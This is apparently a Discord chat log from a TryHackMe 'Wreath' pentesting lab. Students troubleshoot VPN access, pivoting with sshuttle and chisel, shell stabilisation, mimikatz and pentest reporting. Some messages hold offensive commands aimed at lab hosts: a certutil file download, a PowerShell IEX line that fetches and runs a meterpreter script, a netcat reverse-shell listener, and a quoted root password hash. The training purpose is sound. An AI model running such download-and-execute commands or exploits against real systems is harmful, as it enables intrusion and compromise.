#wreath-network
1 messages · Page 12 of 1
 merry robin
 crude imp
ok. interesting to know tho
merry robin
It was just to demonstrate that an initialised string does basically the same thing
Yep. Python is an interesting language. It has a lot of funny quirks in it
crude imp
merry robin
Yep. Python is an interesting language. It has a lot of funny quirks in it
Thank you for all the info. Now to see why netcat isnt picking up the shell lol
 winter lintelBOT
Gave +1 Rep to @merry robin
merry robin
You are most welcome 🙂
 zinc oriole
"foo" in python returns the string of the literal, which is successful, even if not saved.
merry robin
I would like to think that it's optimised out, buuuuuuuuuut

 jagged lion
@zinc oriole do Holo
zinc oriole
ok
 lusty saffron
@merry robin Please have a look🙂
 fathom vine
hello guys, im facing a problem. im trying to ping the machine but i can't, even though i am connect to the network. I go in the access tab it says i am connected to the wreath network, and Network State is running, but i can not ping the machine.
 strange bison
Docstrings are funky
fathom vine
fathom vine
hello guys, im facing a problem. im trying to ping the machine but i can't, even...
any help ?
crude imp
fathom vine
any help ?
When did you download your VPN config file?
 mild kelp
fathom vine
hello guys, im facing a problem. im trying to ping the machine but i can't, even...
mild kelp
fathom vine
hello guys, im facing a problem. im trying to ping the machine but i can't, even...
Well , windows will drop the ICMP ping requests . So it will not respond to ping . Try nmap scan
fathom vine
crude imp
When did you download your VPN config file?
i just downloaded the config file and try. same issue
fathom vine
mild kelp
Well , windows will drop the ICMP ping requests . So it will not respond to ping...
me and the machine we all using linux.
i face same issue with nmap.
mild kelp
fathom vine
me and the machine we all using linux.
i face same issue with nmap.
is the network up and running just for confo
fathom vine
mild kelp
is the network up and running ~~just for confo~~
yes it is
mild kelp
if i am not wrong ur tring to ping prod-serv right
fathom vine
mild kelp
if i am not wrong ur tring to ping `prod-serv` right
yes
mild kelp
well then this is something big ig.
can u send the screen shot of the ping request , like is it saying host unreachble??
mild kelp
fathom vine
yes
can u?
 mild kelp
@fathom vine i could suggest u rejoning the room as ur in the dev network read the convo from here
fathom vine
mild kelp
<@!222564535775526912> i could suggest u rejoning the room as ur in the dev netw...
it drooped me again into 10.200.72.200
mild kelp
read this ig this is the case with u wait until Muiri arrive he may have a solution for u
fathom vine
mild kelp
read this ig this is the case with u wait until Muiri arrive he may have a solut...
i wish @merry robin arrive asap. thank you very much for your help, i appropriate it.
winter lintelBOT
Gave +1 Rep to @mild kelp
zinc oriole
you might try leaving the room and rejoining and redownloading the ovpn file
zinc oriole
jagged lion
<@!445667254063857684> do Holo
I think I'm going to skip holo for a bit... I don't really want a windows vm on my network right now
 rigid yew
Hi guys! I'm at Task 21 Git Server Stabilisation & Post Exploitation. Can't RDP to Git Server neither with Remmina, nor with xfreerdp. It says that Can't connect... WinRM connection works btw.. The remote user and the Remote Management Users group are sorted.. Any suggestion???
lusty saffron
rigid yew
Hi guys! I'm at Task 21 Git Server Stabilisation & Post Exploitation. Can't RDP ...
Can you please provide the output of net users and net localgroup "Remote Desktop Users"?
In the room, it is Remote Management Users🤔
One can try both🤔
Edit
I don't remember, if we can solve using any one. Anyhow, one should try both🙂
rigid yew
lusty saffron
Can you please provide the output of `net users` and `net localgroup "Remote Des...
I'm listed as a member in both...
merry robin
Remote Desktop Users is for RDP, Remote Management Users is for WinRM
rigid yew
merry robin
Remote Desktop Users is for RDP, Remote Management Users is for WinRM
I can see the issue now, I have to add myself as a Remote Desktop User also...
 fossil mango
I can finally access final Machine, all hail reset!
 spark steppe
Task 11
no-agent-forwarding,no-x11-forwarding,no-pty tried these with my public key in authorized_keys file but im still able to get login using the ssh from the other machine
spark steppe
Never mind. I just figured it out
I had this doubt since from the beginning that, why are we copying our own public key into authorized keys, Now I understood that, People who has Our Private Key cant get a shell on Our machine due to these no-agent-forwarding,no-x11-forwarding,no-pty Restrictions. I initially tried logging in with password from another local machine which apparently worked cuz im not using the Private key.
 sonic terrace
i just wanted to confirm this but a port forward helps us access a port on a target machine through a compromised machine on the network and a proxy helps us run almost any command on the target machine through the compromised machine but the tradeoff is speed right?
merry robin
sonic terrace
i just wanted to confirm this but a port forward helps us access a port on a tar...
Kinda
There isn't really a huge speed difference between the techniques a lot of the time -- not a noticeably anyway. Port forwards are usually quicker than anything involving proxychains though, so, yes. The speed disadvantage is when you try to route a lot of traffic through a proxy (e.g. with Nmap).
A port forward makes a connection (almost like a tunnel) between two ports specifically -- one on your machine, one on the target. A proxy is more general -- it opens up access to everything that the compromised machine can access.
The big tradeoff is how much messing around is involved. Port forwards are clean and simple -- proxies involve a bit more work.
sonic terrace
Ok thanks for clearing it up
spark steppe
Task 14
Forward socks Proxy isnt working, Am I doing anything Wrong??
 jagged lion
merry robin
The big tradeoff is how much messing around is involved. Port forwards are clean...
jagged lion
merry robin
The big tradeoff is how much messing around is involved. Port forwards are clean...
Ehhhhhh that depends on the type of proxy
I can set up a proxy off a Linux box in about 10 seconds
merry robin
Okay Mr Pedantic. Smh.
The hacky proxies that we normally use in compromised environments are often a pain in the arse.
A proper proxy is fine. Sshuttle is fine
 glad merlin
I need to see about getting some help with the Wreath room. I am on the pivoting part with the traffic forward and using the sshuttle command I am getting a permission denied (publickey,gssapi-keyex,gssapi-with-mic). I have verified my id_rsa looks right. It is the same token I used to ssh yesterday. I have seen in the googles where people are talking about updating the sshd config file on the server. I don't want to break the server for others.
glad merlin
OMG........ I did not have the line breaks in my cert. I had made the cert all one line when copying it.
 marble oasis
Hey!! I'm currently logged into the Git server with WinRM and I'm trying to run mimikatz from there
But the mimikatz doesn't seem to work!!
I transferred the mimikatz using Powershell!! And I'm not using the RDP
Is there any kind of extra options that's needs to be passed for mimikatz to work with evil-winrm?
merry robin
It won't work in WinRM @marble oasis -- hence why you were instructed to use it in RDP


 lusty saffron
 errant grove
my vpn connection is ok.. but the ip is not reachable what to do
errant grove
my vpn connection is ok.. but the ip is not reachable what to do
Your virtual IP is 10.50.161.24
And the wreath network in within the subnet 10.200.164.0/24
You are on a different subnet, try re-joining the room after leaving it.
And or try regenerating your VPN configuration file
Edit: fixed an incorrect octet in IP
Usingopenvpn, there areip routes added to access the connected machines.
You need to be within the same subnet in order to access the connected networks.
merry robin
Wait, what?
The VPN never allocates IPs inside the training subnets. The VPN IP there is 10.50.161.24, which is a normal Network user IP.
errant grove
merry robin
Wait, what?
The VPN never allocates IPs inside the training subnets. The VPN IP ...
i am retrying all.. i just connected then compromised the 1st machine waited for some time .. when i came back.. i am facing the problem
errant grove
merry robin
Wait, what?
The VPN never allocates IPs inside the training subnets. The VPN IP ...
same problem tried to regen the vpn and rejoin the room
errant grove
lusty saffron
Your virtual IP is `10.50.161.24`
And the __wreath__ network in within the __sub...
here you saying something wrong with the ip but using this ip i have compromised the 1st machine
 errant grove
lusty saffron
You need to be within the same __subnet__ in order to access the connected netwo...
errant grove
lusty saffron
You need to be within the same __subnet__ in order to access the connected netwo...
so what i can do here
errant grove
merry robin
Wait, what?
The VPN never allocates IPs inside the training subnets. The VPN IP ...
hay , i dont know whats going on.. i rejoined and reconfigured but nothing changes .. even the vpn is also same also the room and my progress is also no reset
lusty saffron
errant grove
so what i can do here
Sorry, I forgot about the ip routes 😅
openvpn adds these for you to connect to the networks made accessible via the configuration file.
errant grove
lusty saffron
Sorry, I forgot about the `ip route`s 😅
`openvpn` adds these for you to connec...
i mean how can i fix this
lusty saffron
Please wait for Muiri, I think he found something wrong.
merry robin
I can't do anything about network issues I'm afraid -- I don't have access to the AWS side of things.
@fair breach might be able to help debug though 🙂
errant grove
merry robin
I can't do anything about network issues I'm afraid -- I don't have access to th...
ok thanks..
winter lintelBOT
Gave +1 Rep to @merry robin
errant grove
merry robin
I can't do anything about network issues I'm afraid -- I don't have access to th...
is this only from my side or it's everyone
merry robin
No idea -- I can't see whether there's anyone else connected to 164
errant grove
merry robin
No idea -- I can't see whether there's anyone else connected to 164
this is from my friends side.. is this ok.. can i go with this

 viscid jasper
so in wreath, when setting an ip for the reverse shell do i use the 10.200.x.x ip or the 10.50.x.x ip?
lusty saffron
viscid jasper
so in wreath, when setting an ip for the reverse shell do i use the 10.200.x.x i...
You need to use your IP address, see https://tryhackme.com/access
Change the network to Wreath and then you will see your virtual IP address that you can use for reverse shells

TryHackMe
An online platform for learning and teaching cyber security, all through your browser.
It should be 10.50.x.x
viscid jasper
gotcha thnx
and would you be able to help me stabalize the shell? i know its not needed but its bothering me bc it screws up my terminal everytime and reset doesnt work lol
lusty saffron
viscid jasper
and would you be able to help me stabalize the shell? i know its not needed but ...
There should be some information about this in the room itself.
viscid jasper
i should
viscid jasper
ill try rlwrap
yeah thats what im going off of
i keep messing up bringing in a bash shell using python
break my terminal everytime
lusty saffron
viscid jasper
ill try rlwrap
There is a tool named pwncat.
You can try it, see https://github.com/calebstewart/pwncat
GitHub
Fancy reverse and bind shell handler. Contribute to calebstewart/pwncat development by creating an account on GitHub.
Make sure to do tasks manually as well😋
lusty saffron
viscid jasper
and would you be able to help me stabalize the shell? i know its not needed but ...
I am a beginner, you may DM me if you need any help from me. I will try to help.
Have fun with this room👍
viscid jasper
I will try and thnx for the invite
 gaunt forge
@merry robin Thanks you for the room! I really enjoyed myself, lots of tools I don't usually get to play around with. I noticed two things while working through the Tasks
- Spelling mistake in Task 22 Command and Control Introduction (Probably more but this is the one I noticed):
...As such, there are actually two public versions of Empire -- the original (now very outdated), and the current BC-Sercurity fork. Be careful to get the right one!There is anrtoo much inBC-Security - There is an issue with Win-Kex (Kali under WSL2) and sshutle starting in Task 15. It was mentioned a couple times in here, but I couldn't find a quick fix. So here it is (behind a spoiler tag in-case someone wants to dig on their own): ||Calling
update-alternatives --set iptables /usr/sbin/iptables-legacyfixed the error for me see here: https://wiki.debian.org/nftables#Reverting_to_legacy_xtables||
winter lintelBOT
Gave +1 Rep to @merry robin
merry robin
Good catch on the typo, thanks!
glad merlin
Hey all. For some reason I am not able to connect to the first server. I have left the room and rejoined, I have redone my vpn file and reconnected.
ping 10.200.159.200
PING 10.200.159.200 (10.200.159.200) 56(84) bytes of data.
From 10.50.156.1 icmp_seq=1 Destination Host Unreachable
From 10.50.156.1 icmp_seq=2 Destination Host Unreachable
From 10.50.156.1 icmp_seq=3 Destination Host Unreachable
From 10.50.156.1 icmp_seq=4 Destination Host Unreachable
From 10.50.156.1 icmp_seq=5 Destination Host Unreachable
From 10.50.156.1 icmp_seq=6 Destination Host Unreachable
From 10.50.156.1 icmp_seq=7 Destination Host Unreachable
I can hit 10.200.159.250
glad merlin
Please can whoever made changes on the .200 undo them?
 surreal sail
I need some help with Wreath, it says that is running but i got no response from ping or trying to get into the webserver that it has available it was working fine these 3 days i've been in the machine but now idk.
surreal sail
glad merlin
Hey all. For some reason I am not able to connect to the first server. I have ...
Same issue...
 hard mortar
reset the network
 dull leaf
Hello. I have the WreathNetwork on "My Rooms" and I especially remember the 7day streak I did for that.
But when I go to the Access page, it says that I don't have access to any networks.
I don't see any JoinRoom button and I am able to answer questions(in ability).
I also reset the progress on it but still can't get an openVPN file for download.
should i leave the room and rejoin?
will it require another 7 day streak? 😒
Okay so issue resolved: Leave the room and rejoin worked.
Classic OFF and ON.
XD
merry robin
Are ya now
 final olive
Hi guys, I wonder what is this , I have been trying to connect to Wreath.
On wreath network says i do not have access to networks
i am a monthy subscriber
Sorted thank you.
surreal sail
Hi task 33, bonus question. I'm not really experienced with C#, I've visited the github link but seem not to understand what I need to do to write clean service with my payload embedded in it. Managed to escalate with different code but the error is still present when starting the service. Any tips on how do I do it, or should I skip it over since I don't know C#?
glad merlin
It looks like the connection to the 150 and 100 machines is not working from the 200. Is anyone else seeing this?
 lapis coral
When in the machine, cat /etc/shadow outputs the hashes of the users. Then I went to go copy the root hash and it is wrong. the hash I'm seeing is "$6$B6O5HFsVwU7Kaak3$6T//VQ/1oEb4AAydrH6TI.jBhGPfy56nIM7uUXhUoNoX5RtTsoaKKbnaUE5wFuNVvL70oe8tY.ScVSf5N7aYK."
hard mortar
lapis coral
When in the machine, cat /etc/shadow outputs the hashes of the users. Then I wen...
refresh the page and try resubmitting it.
it's also possible a user changed the password
 short dust
Hi
short dust
lapis coral
When in the machine, cat /etc/shadow outputs the hashes of the users. Then I wen...
I think you should mark this like spoiler
||Like this||
 hollow jackal
The exploit 43777.py doesn't seem to work on git-serv. I've exploited once before but the network got reset and now I'm redoing some of the steps and I'm stuck on this. I just changed the IP and the file name of exploit.php, as well as the shebang and ran dos2unix. Is it just me getting stuck here?
OK I figured it out. I had to change exploit.php in 2 places
 dense spade
I can't seem to get my exploit running, any tips would be really helpful ❤️
python -m pip install requests
Requirement already satisfied: requests in /home/elliamy/anaconda3/lib/python3.8/site-packages (2.24.0)
Requirement already satisfied: certifi>=2017.4.17 in /home/elliamy/anaconda3/lib/python3.8/site-packages (from requests) (2020.6.20)
Requirement already satisfied: chardet<4,>=3.0.2 in /home/elliamy/anaconda3/lib/python3.8/site-packages (from requests) (3.0.4)
Requirement already satisfied: urllib3!=1.25.0,!=1.25.1,<1.26,>=1.21.1 in /home/elliamy/anaconda3/lib/python3.8/site-packages (from requests) (1.25.11)
Requirement already satisfied: idna<3,>=2.5 in /home/elliamy/anaconda3/lib/python3.8/site-packages (from requests) (2.10)


(base) elliamy@ElliPC:~/Documents/Wreath/Tools$ python2 43777.py
Traceback (most recent call last):
  File "43777.py", line 17, in <module>
    import requests
ImportError: No module named requests
Maybe try python or python 3
dense spade
It has to be python 2 :p
running it with the other 2 gives the same error btw
besides python3 which gives a syntax error as it's python2
mild kelp
Oh....... Weird 
dense spade
the problem was pip was only letting me use the python3 directory, so I just had to move the files to the poython 2.7 directory
python*
still getting stuck on 'get user list' tho
It's so frustrating
if anyone know show to fix this, I would be really, really grateful. Feeling defeated
[+] Get user list

Traceback (most recent call last):
  File "43777.py", line 47, in <module>
    r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username, 'password' : password})
  File "/usr/lib/python2.7/dist-packages/requests/api.py", line 119, in post
    return request('post', url, data=data, json=json, **kwargs)
  File "/usr/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/lib/python2.7/dist-packages/requests/sessions.py", line 542, in request
    resp = self.send(prep, **send_kwargs)
  File "/usr/lib/python2.7/dist-packages/requests/sessions.py", line 655, in send
    r = adapter.send(request, **kwargs)
  File "/usr/lib/python2.7/dist-packages/requests/adapters.py", line 516, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='10.200.187.150', port=80): Max retries exceeded with url: /rest/user/ (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7f2eacd26c50>: Failed to establish a new connection: [Errno 110] Connection timed out',))
I got the sshuttle going, so that aint it
actually, the website is down, maybe someone accidentally brought it offline?
 hollow bane
Hello, what website are you talking about?
dense spade
the gitstack one
hollow bane
dense spade
the gitstack one
lemme check
dense spade
it's ok, I just worked it out
hollow bane
nice
hollow bane
😄 happenes
dense spade
been pulling my hair out for ages 😄
hollow bane
🙂
dense spade
is the network down?
dense spade
can anyone add some reset votes? Kinda took the machines offline by mistake
merry robin

 tidal osprey
aight im on task 35 and im in the evil-winrm and try to download the website.git dir but it does nothing. just says downloading website.git and instantly syas it was successful but i dont have it on my machine
 brazen hornet
this happened yesterday why does wreath just die sometimes
 mild kelp
merry robin
mild kelp
merry robin

merry robin
brazen hornet
this happened yesterday why does wreath just die sometimes
You know the networks sleep if you don't extend them, right?
Otherwise, it's often people being dicks and turning off .200 manually
brazen hornet
I thought it had like 3 hours left or something 😭
 mild kelp
Wat is it possible to extend time upto 3 hrs I didn't know that.
dense spade
yeah, I kinda took the network off by mistake, had a typo on my command and it just crapped itself
only 1 more vote to reset it tho
hollow jackal
I put chisel on git-serv but running ./chisel-myname -h gives no output and I can't seem to get it to forward traffic. Any idea what I may be doing wrong?
I definitely uploaded the Windows chisel provided by the room using evil-winrm
I'm stuck on task 34 due to chisel not working
Do I need to do Window's equivalent of chmod +x?
merry robin
Kinda @hollow jackal. Make sure it has a .exe extension
hollow jackal
ok that works. thanks
forgot Windows requires extensions
I don't really like having to turn Foxy Proxy on and off going between normal pages and proxied pages. Does anyone know a way to get proxying for just a some URLs on firefox?
strange bison
hollow jackal
I don't really like having to turn Foxy Proxy on and off going between normal pa...
Yep, in the settings you can configure a regex/mask to only proxy (for example) 10.0.0.0/8
I think that'd be 10.*.*.* or something, not sure how mine is set up
hollow jackal
Someone renamed the website.git dir to website1.git
I seem to be enable to download website.git with evil-winrm's download. I've tried both download website.git and downloading the compressed zip of it but the files are nowhere to be found in the directory I started evil-winrm in. Any idea what's wrong?
It doesn't even take a minute or 2 to download, it just said it's a success
hollow jackal
I've tried full/relative paths, back & forward slashes, but nothing seems to work and evil-winrm just says "download successful" but nothing appeared on my machine
hollow jackal
Aside from WinRM and RDP (I know I can mount with RDP but hate the speed), how can I upload to and download from a windows machine? Is there an easy mount command?
hard mortar
you can use smbclient
if you have the correct privileges, you can connect to the C$ share
hollow jackal
I have evil-winrm as Administrator. How can I check SMB from the victim machine?
hard mortar
there's 3 shares that will always be on the machine, C$, ADMIN$ and IPC$
if you use smbclient //ip/C$ -U 'DOMAIN/USER'
you'll get dropped into a cli-like file browser
hollow jackal
The dir website.git got renamed to website1.git but the web server is still running. Should I rename it back to website.git?
merry robin
It's a sandbox -- go for it 🙂
Worst thing that can happen is it breaks even more -- in which case you just reset it
If it's already broken, and it's in an environment that ultimately doesn't matter, just go for it and see what happens 😁
zinc oriole
hollow jackal
Aside from WinRM and RDP (I know I can mount with RDP but hate the speed), how c...
you can install a c2 client 🙂
you can use curl
merry robin
Even Meterpreter would do 🤷♂️
zinc oriole
there's nearly unlimited ways
merry robin
^^^^
Right. Way past bed time
May or may not have just deprecated a server at 4AM, half drunk, and my God do I need to sleep off the stress
zinc oriole
I think in the room it explans you setting up a smb server on your local via python
merry robin
It does indeed 🙂
Later on though
zinc oriole
you can use certutil
like certutil.exe -urlcache -split -f http://10.200.145.200:15881/chisel_1.7.6_windows_amd64 chisel.exe
echo IEX(New-Object Net.WebClient).DownloadString('http://10.200.145.200:8081/meterpreter-64.ps1') | powershell -noprofile
to grab a file with ps
hollow jackal
I intend to go back and try a bunch of things like that once I've finished the room
zinc oriole
I think I took a whole extra day playing with chisel, and another with empire
hollow jackal
I'm trying to do PtH with Administrator's hash using cme, psexec and smbclient but they're all timing out. Is this behavior expected on this box?
I have sshuttle running for x.x.x.* and chisel forwarding to the personal PC
I'm trying to exfiltrate stuff by hosting and SMB server with smbserver.py -ip tun0-ip sharename sharedir but running net view \\my-ip errors with no result. What am I doing wrong?
hollow jackal
I managed to get evil-winrm to download. I had to run it as root, download with the full path, and the download lands in /usr/share/evil-winrm rather than the dir I ran it in.
hollow jackal
Does anyone know some markdown/latex template I can use for writing the report? I prefer using plaintext docs with something like pandoc.
hollow jackal
I've only found 1 nice template (https://github.com/robingoth/pentest-report-template) but more would be nice for reference
GitHub
A LateX template for penetration testing reports. Contribute to robingoth/pentest-report-template development by creating an account on GitHub.
hollow jackal
Are there some vulns not covered in the room I can try and learn about?
 north escarp
Hello, I am having trouble with the hash from task 6? I know I have the root hash but when I copy and paste it over to THM for submission, it keeps returning "incorrect"
strange bison
Someone probably changed the password.
hard mortar
reset the network
refresh the page and make sure you haven't triggered rate limiting first
north escarp
Okay thank you
hollow jackal
How should mimikatz hash dumping be reported? Should I include it as a vuln? If yes, what CVSS score should it be?
What CVSS score is "running web service as root"?
gaunt forge
Be aware that this is personal opinion and if asking different people you gonna get some different answers.
imo Dumping stuff with mimikatz is bad, but not the real issue. It's just one of the ways you can abuse creds being stored and not correctly protected, if you have enough access to run mimikatz you can usually also just straight up dump SAM/SECURITY from the registry or dump LSASS. SANS has a blog which goes into detail about what to do against those attacks: https://isc.sans.edu/forums/diary/Mitigations+against+Mimikatz+Style+Attacks/24612/ If you want to assign a CVSS score I would place that somewhere around 7.3 (CVSS:3.1/AV:A/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:N) - 8.1 (CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:N) depending on how much you had to work to get around the protections to be able to run mimikatz

SANS Internet Storm Center
SANS Internet Storm Center - A global cooperative cyber threat / internet security monitor and alert system. Featuring daily handler diaries with summarizing and analyzing new threats to networks and internet security events.
same with running web server as root, it's usually not a good idea, but not the actual isssue. If you want to mention it there is something called Common Weakness Enumeration, which has a category for it: https://cwe.mitre.org/data/definitions/250.html
Common Weakness Enumeration (CWE) is a list of software weaknesses.
The issue is the stuff you actually managed to exploit on the server, which was then amplified by the fact that the server was running as root, which means that Confidentiality, Integrity should be HIGH instead of LOW because you got access as root and not as www-data
hollow jackal
If I understand you correctly, I should simply report the known CVE together with "running as root" as a single higher severity, instead of reporting them individually with their own lower severities.
CWE is very helpful in categorizing vulns
Given a CVE, should I report it as "CVE-xxxx-xxxx" or its actual vuln like "RCE"?
gaunt forge
If you find something that has a CVE I would add that to the vuln, something like CVE-2012-2311: Apache cgi-bin Remote Code Execution maybe?
also, If you keep finding CVEs on a real test, it points to a larger problem the customer has: Patch management, because these vulnerabilities are actually known and you should have patched your systems.
marble oasis
gaunt forge
Be aware that this is personal opinion and if asking different people you gonna ...
hey!! The SANS page is showing 503
gaunt forge
hu... that's odd. Google has a cached version: https://webcache.googleusercontent.com/search?q=cache:tAjVRxFEU0EJ:https://isc.sans.edu/forums/diary/Mitigations%2Bagainst%2BMimikatz%2BStyle%2BAttacks/24612/+&cd=1&hl=en&ct=clnk&gl=de&client=firefox-b-d
SANS Internet Storm Center
SANS Internet Storm Center - A global cooperative cyber threat / internet security monitor and alert system. Featuring daily handler diaries with summarizing and analyzing new threats to networks and internet security events.
 novel ocean
how many points do you get from wreath?
are the points the equivalent of a really long walkthrough?
strange bison
merry robin
616
That's the number of the beast...
merry robin
Isn't that 666?
zinc oriole
- The neighbor of the best
strange bison
667 - The Nearest-Neighbour of the beast
zinc oriole
665 the closest guess to the best without going over
 ancient ivy
Its telling my hash wrong any way to fix ?
 old nimbus
Hello I am trying to complete wreath Task6
And it won't accept my answer if I could dm anyone I would really appreciate it! 😀
 sand meadow
if the network resets are all the things the same or i have to redo all the previous tasks?
lusty saffron
If the network is in sleep, that is it automatically stopped after the available time was over and no one extended the time.
Then all of your work should stay unchanged, unless someone tampers it or the network is actually reset
I hope this is correct, I completed this wonderful room under 8-10 hours😋
And obviously, you will have to setup all of the connections again. That is straightforward🙂
marble oasis
Hey!! I'm having some trouble with Chisel!! I opened a forward proxy in the git server and connected via my attacker's chisel client!! Then used froxyproxy but my client reports i/o timeout (even after 10th attempt)
And yes, I've opened the port in Git-Server's firewall
marble oasis
Somebody help please?
 ancient fiber
Hey, I was just learning how one can stabilize a reverse shell, and these are the methods that I learnt
get a reverse shell as always: nc -nvlp 8080
press CTRL+Z
stty raw -echo
fg
reset
How ever, at the point of entering reset, I cant press enter, it just stucks there and I cant do anything. While I press return key, it displays ^M instead of return itself, I've provided a video
└─$ echo $TERM
xterm-256color
└─$ echo $SHELL
/usr/bin/zsh
strange bison
You're in zsh so you need to combine the stty raw -echo and fg into stty raw -echo; fg
ancient fiber
strange bison
You're in zsh so you need to combine the stty raw -echo and fg into `stty raw -e...
Hey thank so much mahn, I couldn't find any solutions online 🤗
I got another problem now 😅 , wtf is this happening 👇
winter lintelBOT
Gave +1 Rep to @strange bison
ancient fiber
 ancient fiber
ancient fiber
ancient fiber
This happens when I press enter after a command
lusty saffron
ancient fiber
This happens when I press enter after a command
Run reset command to reset the terminal.
This will re-initialize the terminal. It is used to fix abnormal state of the terminal console.👍
lusty saffron
ancient fiber
This happens when I press enter after a command
Looks like a possible
line
break
issue😂
ancient fiber
lusty saffron
Looks like a possible
_line_
_break_
issue😂
Thanks but it doesn't fix the issue, it's still the line break issue
winter lintelBOT
Gave +1 Rep to @lusty saffron
lusty saffron
ancient fiber
Thanks but it doesn't fix the issue, it's still the line break issue
Please let me know if you find any solution to this, it might be helpful😄
 dense hare
wraith is one of the best network to do and the explanations are on point
 random cedar
Agreed, but please don't patch the starting point
sometimes the port 1000 gets closed
lusty saffron
random cedar
sometimes the port 1000 gets closed
It might be a different port, ||10000||
merry robin
I'll see about making it harder to mess with if I get a second at some point. That bit is on a fricken' init.d script though, if memory serves.
random cedar
lusty saffron
It might be a different port, ||10000||
The RCE automatically connects to the port, I don't think there is a manual override
random cedar
merry robin
I'll see about making it harder to mess with if I get a second at some point. Th...
Cheers Muir, very much appreciated! 🙂
lusty saffron
random cedar
The RCE automatically connects to the port, I don't think there is a manual over...
It is actually the port ||10000, Webmin 1.890, backdoored package||
merry robin
random cedar
The RCE automatically connects to the port, I don't think there is a manual over...
There should be a manual override in my script for it?
I went... very over the top with that one
random cedar
Ahhh
right I'll have to review the code again
if there is a flag that allows for port specification I'll have to sus it out
lusty saffron
merry robin
There should be a manual override in my script for it?
I went... very over the t...
There is indeed. The script properly takes the required arguments.
The flag is -p/--port
merry robin
Ahaha, you know my script better than I do. Thank you 😄
winter lintelBOT
Gave +1 Rep to @lusty saffron
surreal sail
hey guys, found nothing in the history so here it goes. Trying to run the WebMin 1.890 exploit from task 6. Tried the one from the room, metasploit and a couple of other python scripts from google but none worked. Every exploit told me the target is vulnerable but no commands got executed, nor did i get a rev shell. I triple checked every ip, tried different ports on my machine and tried all that on two VMs on two different host laptops 😄
Anyone got an Idea why that happens? am i missing something
 merry robin
surreal sail
hey guys, found nothing in the history so here it goes. Trying to run the WebMin...
merry robin
surreal sail
hey guys, found nothing in the history so here it goes. Trying to run the WebMin...
I can't remember if I put a firewall on that machine, but the fact I explicitly said "Try choosing a well-known port such as 443 or 53" would indicate that I probably did
surreal sail
tried 443, 53, 8080, 80 and the standard funny ones like 1337 6666 and so on 😄
merry robin
Having said which, that error is interesting. It clearly manages to execute its nonce check or it wouldn't get to that stage
I suspect someone has messed with that box. Try going for a reset
surreal sail
That were my 2 guesses. Either i oversee some ultra stupid mistake i made or something messed up. We were at 2/8 reset requests when i wrote this, so i thought maybe i'll find another solution until then 😄 7/8 right now, so now I'm waiting. Thanks anyway for the fast replies!
reset of the network did the trick
spark steppe
ancient fiber
Thanks but it doesn't fix the issue, it's still the line break issue
SHELL=/bin/bash script -q /dev/null try this
merry robin
Gonna have to be a little more specific than that :)
 echo breach
Hii
sonic terrace
I have problem connecting to wreath
I mean I can connect to the network
But after that nothing is responding or working
Having this problem since last night
lusty saffron
sonic terrace
But after that nothing is responding or working
Do you mean that you are not able to ping and/or connect to the first machine?
If that is the case, try leaving and re-joining the room, it won't affect your access (7 day streak requirement).
And try to re-generate your VPN pack
sonic terrace
Thanks that worked
sonic terrace
i want to url encode the reverse shell code but i am getting an error.what am i doing wrong?
 lusty saffron
sonic terrace
i want to url encode the reverse shell code but i am getting an error.what am i ...
lusty saffron
sonic terrace
i want to url encode the reverse shell code but i am getting an error.what am i ...
You are trying to make a POST request, but aren't you missing the parameter name here?
It should be a=... not a+...
And to urlencode the data try urllib in python
from urllib import parse
payload = """your data comes here"""
print(parse.quote(payload))
Or you may try any tool available online
You may want to write a script to send the payload (commands), to do the same process you are trying to do using curl.
That way, it will be easier to save your results for the report
sonic terrace
